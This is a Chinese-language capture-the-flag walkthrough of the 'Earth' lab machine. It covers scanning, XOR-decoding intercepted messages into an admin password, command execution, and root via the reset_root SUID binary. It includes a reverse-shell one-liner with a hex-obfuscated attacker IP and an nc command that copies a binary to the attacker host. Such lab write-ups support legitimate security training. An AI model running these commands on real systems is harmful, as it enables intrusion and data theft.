
EARTH靶场

信息收集

主机发现



端口扫描

`nmap -A -sC -T5 --min-rate=10000 192.168.247.133`

```
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.6 (protocol 2.0)
| ssh-hostkey:
|   256 5b2c3fdc8b76e9217bd05624dfbee9a8 (ECDSA)
|_  256 b03c723b722126ce3a84e841ecc8f841 (ED25519)
80/tcp  open  http     Apache httpd 2.4.51 ((Fedora)
OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
|_http-server-header: Apache/2.4.51 (Fedora)
OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
|_http-title: Bad Request (400)
443/tcp open  ssl/http Apache httpd 2.4.51 ((Fedora)
OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
| http-methods:
|_  Potentially risky methods: TRACE
| ssl-cert: Subject:
commonName=earth.local/stateOrProvinceName=Space
| Subject Alternative Name: DNS:earth.local,
DNS:terratest.earth.local
| Not valid before: 2021-10-12T23:26:31
|_Not valid after:  2031-10-10T23:26:31
|_http-title: Test Page for the HTTP Server on Fedora
```

```
|_http-server-header: Apache/2.4.51 (Fedora)
OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
```

漏洞扫描

```
nmap -A --script=vuln -T5 --min-rate=10000 192.168.247.133

Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-08
03:08 EST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 192.168.247.133
Host is up (0.0020s latency).
Not shown: 991 filtered tcp ports (no-response), 6
filtered tcp ports (host-unreach)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.6 (protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:8.6:
|       CVE-2021-41617  4.4
https://vulners.com/cve/CVE-2021-41617
|       CVE-2020-14145  4.3
https://vulners.com/cve/CVE-2020-14145
|       CVE-2016-20012  4.3
https://vulners.com/cve/CVE-2016-20012
|_      CVE-2021-36368  2.6
https://vulners.com/cve/CVE-2021-36368
80/tcp  open  http     Apache httpd 2.4.51 ((Fedora)
OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-server-header: Apache/2.4.51 (Fedora)
OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
| http-enum:
|_  /icons/: Potentially interesting folder w/ directory
listing
|_http-stored-xss: Couldn't find any stored XSS
vulnerabilities.
|_http-trace: TRACE is enabled
| vulners:
|   cpe:/a:apache:http_server:2.4.51:
|       CVE-2022-31813  7.5
https://vulners.com/cve/CVE-2022-31813
|       CVE-2022-23943  7.5
https://vulners.com/cve/CVE-2022-23943
```


```
|       CVE-2022-22720  7.5
https://vulners.com/cve/CVE-2022-22720
|       CVE-2021-44790  7.5
https://vulners.com/cve/CVE-2021-44790
|       CNVD-2022-73123 7.5
https://vulners.com/cnvd/CNVD-2022-73123
|       CNVD-2021-102386        7.5
https://vulners.com/cnvd/CNVD-2021-102386
|       CVE-2022-28615  6.4
https://vulners.com/cve/CVE-2022-28615
|       CVE-2021-44224  6.4
https://vulners.com/cve/CVE-2021-44224
|       CVE-2022-22721  5.8
https://vulners.com/cve/CVE-2022-22721
|       CVE-2022-30556  5.0
https://vulners.com/cve/CVE-2022-30556
|       CVE-2022-29404  5.0
https://vulners.com/cve/CVE-2022-29404
|       CVE-2022-28614  5.0
https://vulners.com/cve/CVE-2022-28614
|       CVE-2022-26377  5.0
https://vulners.com/cve/CVE-2022-26377
|       CVE-2022-22719  5.0
https://vulners.com/cve/CVE-2022-22719
|       CNVD-2022-73122 5.0
https://vulners.com/cnvd/CNVD-2022-73122
|       CNVD-2022-53584 5.0
https://vulners.com/cnvd/CNVD-2022-53584
|       CNVD-2022-53582 5.0
https://vulners.com/cnvd/CNVD-2022-53582
|       CVE-2022-37436  0.0
https://vulners.com/cve/CVE-2022-37436
|       CVE-2022-36760  0.0
https://vulners.com/cve/CVE-2022-36760
|_      CVE-2006-20001  0.0
https://vulners.com/cve/CVE-2006-20001
443/tcp open  ssl/http Apache httpd 2.4.51 ((Fedora)
OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
| http-enum:
|_  /icons/: Potentially interesting folder w/ directory
listing
|_http-server-header: Apache/2.4.51 (Fedora)
OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
|_http-stored-xss: Couldn't find any stored XSS
vulnerabilities.
|_http-trace: TRACE is enabled
| vulners:
|   cpe:/a:apache:http_server:2.4.51:
|       CVE-2022-31813  7.5
https://vulners.com/cve/CVE-2022-31813
```

```
|       CVE-2022-23943  7.5
https://vulners.com/cve/CVE-2022-23943
|       CVE-2022-22720  7.5
https://vulners.com/cve/CVE-2022-22720
|       CVE-2021-44790  7.5
https://vulners.com/cve/CVE-2021-44790
|       CNVD-2022-73123 7.5
https://vulners.com/cnvd/CNVD-2022-73123
|       CNVD-2021-102386        7.5
https://vulners.com/cnvd/CNVD-2021-102386
|       CVE-2022-28615  6.4
https://vulners.com/cve/CVE-2022-28615
|       CVE-2021-44224  6.4
https://vulners.com/cve/CVE-2021-44224
|       CVE-2022-22721  5.8
https://vulners.com/cve/CVE-2022-22721
|       CVE-2022-30556  5.0
https://vulners.com/cve/CVE-2022-30556
|       CVE-2022-29404  5.0
https://vulners.com/cve/CVE-2022-29404
|       CVE-2022-28614  5.0
https://vulners.com/cve/CVE-2022-28614
|       CVE-2022-26377  5.0
https://vulners.com/cve/CVE-2022-26377
|       CVE-2022-22719  5.0
https://vulners.com/cve/CVE-2022-22719
|       CNVD-2022-73122 5.0
https://vulners.com/cnvd/CNVD-2022-73122
|       CNVD-2022-53584 5.0
https://vulners.com/cnvd/CNVD-2022-53584
|       CNVD-2022-53582 5.0
https://vulners.com/cnvd/CNVD-2022-53582
|       CVE-2022-37436  0.0
https://vulners.com/cve/CVE-2022-37436
|       CVE-2022-36760  0.0
https://vulners.com/cve/CVE-2022-36760
|_      CVE-2006-20001  0.0
https://vulners.com/cve/CVE-2006-20001

Service detection performed. Please report any incorrect
results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 87.63
seconds
```

尝试访问被拒绝，需要使用域名访问

修改/etc/hosts文件，添加对应的域名解析（ps:需要root执行）

收集web信息




收集previous messages

```
1:
37090b59030f11060b0a1b4e0000000000004312170a1b0b0e4107174f
1a0b044e0a000202134e0a161d17040359061d43370f15030b10414e34
0e1c0a0f0b0b061d430e0059220f11124059261ae281ba124e14001c06
411a110e00435542495f5e430a0715000306150b0b1c4e4b5242495f5e
430c07150a1d4a410216010943e281b54e1c0101160606591b0143121a
0b0a1a00094e1f1d010e412d180307050e1c17060f43150159210b1441
37161d054d41270d4f0710410010010b431507140a1d43001d5903010d
064e18010a4307010c1d4e1708031c1c4e02124e1d0a0b13410f0a4f2b
02131a11e281b61d43261c18010a43220f1716010d40
2:
3714171e0b0a550a1859101d064b160a191a4b0908140d0e0d441c0d4b
161107431816081411 4b0a1d06170e1444010b0a0d441c104b150106 10
4b1d011b100e59101d0205591314170e0b4a552a1f59071a16071d4413
0f041810550a05590555010a0d0c011609590d13430a171d170c0f0044
160c1e150055011e100811430a59061417030d11174309100355060516
11120b45
3:
2402111b1a0705070a41000a431a000a0e0a0f04104601164d050f070c
0f15540d1018000000000c0c06410f0901420e105c0d074d04181a0104
1c170d4f4c2c0c13000d430e0e1c0a0006410b420d074d55404645031b
18040a03074d181104111b410f000a4c41335d1c1d040f4e070d045212
01111f1d4d031d090f010e00471c07001647481a0b412b1217151a531b
4304001e151b171a4441020e030741054418100c130b1745081c541c0b
0949020211040d1b410f090142030153091b4d150153040714110b174c
2c0c13000d441b410f13080d12145c0d0708410f1d014101011a050d0a
084d540906090507090242150b141c1d08411e010a0d1b120d110d1d04
0e1a450c0e410f090407130b5601164d00001749411e151c061e454d00
11170c0a080d470a1006055a010600124053360e1f1148040906010e13
0c00090d4e02130b05015a0b104d0800170c0213000d104c1d05000045
0f01070b47080318445c090308410f010c12171a48021f49080006091a
48001d47514c50445601190108011d451817151a104c080a0e5a
```


目录扫描

```
earth.local扫描结果一样
terratest.earth.local多一个robots.txt  https
```

得到：



尝试访问最后一个，测试文件类型后发现是txt格式




```
Testing secure messaging system notes:
*Using XOR encryption as the algorithm, should be safe as used in RSA.
*Earth has confirmed they have received our sent messages.
*testdata.txt was used to test encryption.
*terra used as username for admin portal.
Todo:
```

*How do we send our monthly keys to Earth securely? Or should we change keys weekly?
*Need to test different key lengths to protect against bruteforce. How long should the key be?
*Need to improve the interface of the messaging interface and the admin panel, it's currently very basic.

测试安全消息系统注意事项：
*使用XOR加密作为算法，在RSA中使用应该是安全的。
*地球已确认他们已收到我们发送的信息。
*testdata.txt 用于测试加密。
*terra 用作管理门户的用户名。
去做：
*我们如何安全地将每月的密钥发送到地球？ 或者我们应该每周更换钥匙？
*需要测试不同的密钥长度以防止暴力破解。 钥匙应该多长时间？
*需要改进消息界面和管理面板的界面，目前非常基础。

可以知道使用XOR算法加密
测试文件：
According to radiometric dating estimation and other evidence, Earth formed over 4.5 billion years ago. Within the first billion years of Earth's history, life appeared in the oceans and began to affect Earth's atmosphere and surface, leading to the proliferation of anaerobic and, later, aerobic organisms. Some geological evidence indicates that life may have arisen as early as 4.1 billion years ago.

漏洞利用：


编写脚本解码：

```
import binascii
data1 =
"2402111b1a0705070a41000a431a000a0e0a0f04104601164d050f070
c0f15540d1018000000000c0c06410f0901420e105c0d074d04181a010
41c170d4f4c2c0c13000d430e0e1c0a0006410b420d074d55404645031
b18040a03074d181104111b410f000a4c41335d1c1d040f4e070d04521
201111f1d4d031d090f010e00471c07001647481a0b412b1217151a531
b4304001e151b171a4441020e030741054418100c130b1745081c541c0
b0949020211040d1b410f090142030153091b4d150153040714110b174
c2c0c13000d441b410f13080d12145c0d0708410f1d014101011a050d0
a084d5409060905070902421 50b141c1d08411e010a0d1b120d110d1d0
40e1a450c0e410f090407130b5601164d00001749411e151c061e454d0
011170c0a080d470a1006055a0106001240533 60e1f1148040906010e1
30c00090d4e02130b05015a0b104d0800170c0213000d104c1d0500004
50f01070b47080318445c090308410f010c12171a48021f49080006091
a48001d47514c50445601190108011d451817151a104c080a0e5a"
f = binascii.b2a_hex(open('testdata.txt', 'rb').read()
                     ).decode()  # 返回二进制数据的16进制的表
现形式

xor = int(data1, 16) ^ int(f, 16)
str_hex = hex(xor).split('x')[1]

decode = bytearray.fromhex(str_hex).decode()

print(decode)

earthclimatechangebad4humansearthclimatechangebad4humansea
rthclimatechangebad4humansearthclimatechangebad4humanseart
hclimatechangebad4humansearthclimatechangebad4humansearthc
limatechangebad4humansearthclimatechangebad4humansearthcli
matechangebad4humansearthclimatechangebad4humansearthclima
techangebad4humansearthclimatechangebad4humansearthclimate
changebad4humansearthclimatechangebad4humansearthclimat
```

得到密码`earthclimatechangebad4humans` 用户名`terra`

登录成功，可以使用系统命令

`find / -name "*flag*"`



`[user_flag_3353b67d6437f07ba7d34afd7d2fc27d]`

getshell

反弹shell：`bash -i>&/dev/tcp/0xc0.0xa8.0xf7.0x80/5656 0>&1`

成功

SUID提权

`find / -perm -u=s -type f 2>/dev/null` 查找拥有权限的命令

`find / -user root -perm -4000 -print 2>/dev/null`

`find / -perm -u=s -type f 2>/dev/null`

`find / -user root -perm -4000 -exec ls -ldb {}`

> find -perm，根据文件的权限来查找文件，有三种形式：
> find -perm mode
> find -perm -mode
> find -perm +mode

在linux中文件或目录有三者权限r,w,x，代表的含义分别是读、写、可执行。而一个文件或目录的属性中又包括所属用户u、所属组g、其他o三个部分的属性，分别表示所属用户、所属组、其他用户对这个文件所拥有的权限。看起来大概是这个样子：

所属用户　　所属组　　其他

rwx　　rwx　　rwx

用户在其拥有权限的位上设置1，没有权限的位设置0。如果将每个部分的这些权限位看成二进制数，每个部分可以用3位二进制数表示，最大值为7(2^3-1)，表示可读、可写、可执行。严格的来说，文件权限除了r、w、x以外还有setuid,setgid权限，等下再解释。

好了，有了权限位的基础，那么再来看find -perm mode。mode是三个数字表示的，每个数字最大值是7（原因前面解释过了）。

find -perm mode ， 表示严格匹配，也就是你的文件权限位转换成对应的十进制数字与mode一模一样，那么匹配成功，需要注意的是如果mode给的数字不足3位，那么前面自动添0(严格的说是不足4位，原因就是前面所说的setuid,setgid，稍后解释)

find -perm -mode ， 表示mode中转换成二进制的1在文件权限位里面必须匹配，比如mode=644那么转换成二进制为110 100 100，而被查找的文件的权限位也可以被转换成一个二进制数，两者在位上为1的部分必须完全匹配，而0则不管。例如被查找的文件的权限为转换成二进制数是111 111 111那么这个比如被匹配，而假如是100 100 100那么则不会匹配。所以这个'-'的作用归结起来就是匹配比mode权限更充足的文件(找不到什么词语来形容了)

find -perm +mode ， 与 -mode的区别是+mode只需其中的任意一个1的部分被匹配，-mode是所有1的部分都必须被匹配，同样+mode也不管0位。

现在来解释setuid,setgid，setuid权限是用来使其他用户可以“越权”执行你的命令，而本质上的实现就是在权限检查的时候，在进程的的有效UID里面保存了这个其他用户的UID,所以权限得意验证通过(在这里的http://www.2cto.com/os/201205/130111. html 注释1里面很简单的介绍了一下)，这些权限用一个新的3位二进制数表示，有4,2,1三种值，4表示有setuid权限，2表示有setgid权限，1表示有粘着位(t)权限（粘着位权限最典型的例子是/tmp，每个用户可以在里面创建、更新、删除自己创建(文件所属用户是自己)的文件，而不能更改别人的文件）。

mode

a:让文件或目录仅提供附加用途，只允许以追加方式读写文件

A:当文件被访问时，它的atime(访问时间)记录不会被修改。这为系统避免了一定数量的磁盘I/o。

c:将文件或目录压缩后存放。文件会被内核自动压缩到磁盘上。从这个文件读取未压缩的数据。对该文件的写入会在将日期存储到磁盘之前压缩它们。

C:属性设置为“C”的文件将不会copy-on-write(写时复制)。此属性仅在支持copy-on-write的文件系统上支持。

d:将目录排除在倾倒操作之外。

D:目录被修改时，这些修改被同步写入磁盘;这相当于应用于文件子集的“dirsync”挂载选项。

e:表示文件使用区段来映射磁盘上的块。不能使用chattr移除。

E:用来表示压缩文件有压缩错误。虽然可以用Isattr显示，但chttr不能设置或重置它。

h:表示文件以文件系统块大小为单位存储其块，而不是以扇区为单位，并表示该文件大于2TB。虽然可以通过Isattr显示，但chattr不能设置或重置

i:文件不能被修改:不能被删除或重命名，不能创建到该文件的链接，也不能向该文件写入数据。
I:文件或目录使用散列树对目录进行索引。不能使用chattr设置或重置它，但可以用lsattr显示。
j:如果文件系统是用data=ordered或data=writeback选项挂载的，那么带有“j”属性的文件在被写到文件本身之前，它的所有数据都被写到ext3或ext4日志中。当用“data-journal”选项挂载文件系统时，所有文件数据都已经被记录，这个属性没有作用。
N:表示该文件将数据内联存储在inode本身中。不能使用chattr来设置或重置，但可以通过lsattr来查看。
s:允许一个文件被安全地删除文件被删除时，它的块被归零并写回磁盘。
S:即时更新文件或目录。文件被修改时，这些修改将同步写入磁盘。
t:带有“t”属性的文件在与其他文件合并的文件末尾不会有部分块片段(对于那些支持tail-merging的文件系统)。这是
对于像LILO这样直接读取文件系统且不支持tail-merging的文件的应用程序来说是必需的。
T:目录将被视为目录层次结构的顶部。这是给块分配器的一个提示由ext3和ext4使用，该目录下的子目录是不相关的，因此为了分配目的应该分散开来。
u:预防意外删除。若文件删除，系统会允许你在以后恢复这个被删除的文件
X:可以直接访问压缩文件的原始内容。不可以使用chattr重置或设置，可以使用lsattr显示。

结果：

```
find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/mount
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/at
/usr/bin/sudo
/usr/bin/reset_root
/usr/sbin/grub2-set-bootflag
/usr/sbin/pam_timestamp_check
/usr/sbin/unix_chkpwd
/usr/sbin/mount.nfs
/usr/lib/polkit-1/polkit-agent-helper-1
```


尝试带ROOT的，运行报错

CHECKING IF RESET TRIGGERS PRESENT...
RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
检查是否存在重置触发器...
重置失败，所有触发器都不存在。

使用nc命令，把这个文件传送到kali本地调试一下。


```
nc -nlvp 1234 >reset_root

nc 192.168.247.128 1234 < /usr/bin/reset_root
```

没有文件：



创建：

```
touch /dev/shm/kHgTFI5G
touch /dev/shm/Zw7bV9U5
touch /tmp/kcM0Wewe
```



！！！！！！！！！！！！提权成功

```
cat root_flag.txt

                _-o#&&*''''?d:>b\_
            _o/"`''  '',, dMF9MMMMMHo_
         .o&#'        `"MbHMMMMMMMMMMMHo.
       .o"" '         vodM*$&&HMMMMMMMMMM?.
      ,'              $M&ood,~'`(&##MMMMMMH\
```

```
   /                ,MMMMMMM#b?#bobMMMMHMMML
  &               ?MMMMMMMMMMMMMMMMM7MMM$R*Hk
 ?$.             :MMMMMMMMMMMMMMMMMM/HMMM|`*L
|                |MMMMMMMMMMMMMMMMMMMbMH'   T,
$H#:             `*MMMMMMMMMMMMMMMMMMb#}'  `?
]MMH#              ""*""""*#MMMMMMMMMMMM'    -
MMMMMb_                    |MMMMMMMMMMP'     :
HMMMMMMMHo                  `MMMMMMMMT       .
?MMMMMMMMP                   9MMMMMMMM}       -
-?MMMMMMM                   |MMMMMMMMM?,d-    '
 :|MMMMMM-                  `MMMMMMMT .M|.   :
  .9MMM[                    &MMMMM*' `'    .
   :9MMk                    `MMM#"        -
     &M}                     `          .-
      `&.                             .
        `~,   .                     ./
            . _                  .-
              '`--._,dd###pp="""'

Congratulations on completing Earth!
If you have any feedback please contact me at
SirFlash@protonmail.com
[root_flag_bOda9554d29db2117bO2aa8b66ec492e]
```

总结：

重点有：

```
脚本编写
https察觉
shell的反弹和文件传输
```